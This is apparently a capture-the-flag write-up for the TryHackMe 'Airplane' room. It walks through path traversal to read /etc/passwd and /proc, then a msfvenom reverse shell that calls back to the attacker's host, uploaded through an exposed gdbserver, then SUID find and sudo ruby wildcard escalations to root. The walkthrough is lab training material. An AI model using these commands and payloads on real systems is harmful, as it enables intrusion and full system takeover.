Are you ready to fly?
THM Room: https://tryhackme.com/room/airplane
Objective: Get the user and root flags.
Reconnaissance
nmap -sC -sV -v 10.112.134.74

nmap finds two open ports: 22 (SSH) and 8000 (Werkzeug HTTP server).
We see that the home page redirects to http://airplane.thm:8000/?page=index.html.
This suggests that:
- We need to add
airplane.thmto/etc/hosts. - We probably need to look for virtual hosts.
- We need to check the
pageparameter for LFI and RFI.
Scanning for virtual hosts did not succeed:
gobuster vhost \
    -u http://10.112.134.74:8000 \
    --domain airplane.thm \
    -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
    --append-domain \
    --exclude-status 201-599
Gobuster found no virtual hosts. However, the LFI check suggested that the page parameter may be vulnerable: curl 'http://airplane.thm:8000/?page=../../../etc/passwd' returned “Page not found”.
LFI Exploitation
I decided to use dotdotpwn to automate scanning:
dotdotpwn -m http-url \
    -u 'http://airplane.thm:8000/?page=TRAVERSAL' \
    -f /etc/passwd \
    -k 'root:' \
    -b -q

dotdotpwn says that the patterns http://airplane.thm:8000/?page=../../../../etc/passwd. Let’s confirm:

curl 'http://airplane.thm:8000/?page=../../../../etc/passwd'We see two non-system users: carlos (UID 1000) and hudson (UID 1001). My first thought was that hudson is related to Hudson CI, but I was wrong.
In TryHackMe rooms, the main application script for Python apps is usually app.py. I tried curl 'http://airplane.thm:8000/?page=../app.py', and got its source code:
from flask import Flask, send_file, redirect, render_template, request
import os.path

app = Flask(__name__)


@app.route('/')
def index():
    if 'page' in request.args:
        page = 'static/' + request.args.get('page')

        if os.path.isfile(page):
            resp = send_file(page)
            resp.direct_passthrough = False

            if os.path.getsize(page) == 0:
                resp.headers["Content-Length"]=str(len(resp.get_data()))

            return resp

        else:
            return "Page not found"

    else:
        return redirect('http://airplane.thm:8000/?page=index.html', code=302)


@app.route('/airplane')
def airplane():
    return render_template('airplane.html')


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
The application is very simple: the root route contains the LFI vulnerability, and the /airplane route renders a template (a static page with a CSS animation; there is nothing there that helps us with our objective).
As I said, my thought was that the hudson user was related to Hudson CI; that’s why I decided to find out if there was a service listening on the local network. I needed /proc/net/tcp for that:

curl 'http://airplane.thm:8000/?page=../../../../proc/net/tcp'We are interested in listening services (servers); they have the value of 0A (LISTEN) in the st column.
local_address is an ADDRESS:PORT pair written as hexadecimal values in host order:
3500007F:0035is127.0.0.53:53; most likely, this issystemd-resolved;0100007F:0277is127.0.0.1:631; probably IPP/CUPS;00000000:0016is0.0.0.0:22; this is SSH;00000000:1F40is0.0.0.0:8000; this is the vulnerable Python application;00000000:17A0is0.0.0.0:6048; this port typically belongs to the X Server (DISPLAY=:48).
Because I did not ask nmap to scan all TCP ports, it missed the last one.
The port, however, does not seem to belong to the X Server: DISPLAY=10.112.134.74:48 xdpyinfo hangs with no output.
If we look at the UID field, we will see that both the Python application and the unknown service belong to the same user (hudson). Close inode numbers suggest that both were started nearly at the same time. The plan is to find our process ID (PID) and then enumerate nearby PIDs.
The first task is easy: we can retrieve /proc/self/status and check the Pid field.
We run curl 'http://airplane.thm:8000/?page=../../../../proc/self/status' | grep -E ^Pid and see that our PID is 532.
Now let’s discover neighboring processes and their command line: we can use /proc/<PID>/cmdline for that.
We need:
- Filter out all “Page not found” messages.
- Replace
NULs with a space: command-line parameters are delimited with binary zeros.
The command is
for pid in $(seq 400 531); do \
    curl -s "http://airplane.thm:8000/?page=../../../../proc/${pid}/cmdline" |\
         grep -av 'Page not found' |\
         tr '\0' ' '; \
done

And the last entry is what we need: /usr/bin/gdbserver 0.0.0.0:6048 airplane.
gdbserver is a lightweight utility that enables remote debugging. It runs on a target machine alongside the program being debugged, letting a developer control, inspect, and step through the code from a different host computer running the full GNU Debugger (GDB).
Reverse Shell via GDB Server
The HackTricks Wiki has an article on how to pentest a remote gdbserver; we will use that article.

First, we need to create a reverse shell and make it executable:
msfvenom \
    -p linux/x64/shell_reverse_tcp \
    LHOST=192.168.129.42 \
    LPORT=4444 \
    PrependFork=true \
    -f elf \
    -o binary.elf && \
chmod +x binary.elf
Then we start a listener (nc -nlvp 4444) and run gdb binary.elf. In gdb, we need to run:
target extended-remote tcp:10.112.134.74:6048
remote put binary.elf /tmp/binary.elf
set remote exec-file /tmp/binary.elf
run
The first command connects to the remote server; the second transfers our binary to the remote host; the third sets the path to the transferred file; and the fourth runs it. As a result, we have a shell.
Horizontal Privilege Escalation
As expected, hudson is not the user we need. It has nothing interesting in the home directory and is not allowed to use sudo. Let’s run the usual check: inventory all executables with the UID bit set:
find / -type f -perm /4000 -exec ls -la {} \; 2>/dev/null

We see that /usr/bin/find has become a SUID binary (normally, it isn’t) and runs with carlos privileges.
GTFOBins suggests using find . -exec /bin/sh ; -quit. Because the distro is Ubuntu 20.04, we need to modify the command a bit:
find . -exec /bin/sh -p \; -quit
However, if we run id, we will see that UID and GID still correspond to hudson, not carlos.

To use sudo, we need to change our UID to EUID. We can run a trivial program, or we can use setpriv.
setpriv --ruid 1000 /bin/bash -i
Now, we can use sudo -l to check what we can do:
Matching Defaults entries for carlos on airplane:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carlos may run the following commands on airplane:
    (ALL) NOPASSWD: /usr/bin/ruby /root/*.rb
Using wildcards in sudoers configurations is not the brightest idea because sudo performs simple string matching rather than semantic parsing.
Vertical Privilege Escalation

GTFOBins suggests using exec "/bin/sh"; let’s do this:
echo 'exec "/bin/sh"' > script.rb
sudo /usr/bin/ruby /root/../home/carlos/script.rb
And this gives us a root shell:
The flags are in /root/root.txt and /home/carlos/user.txt.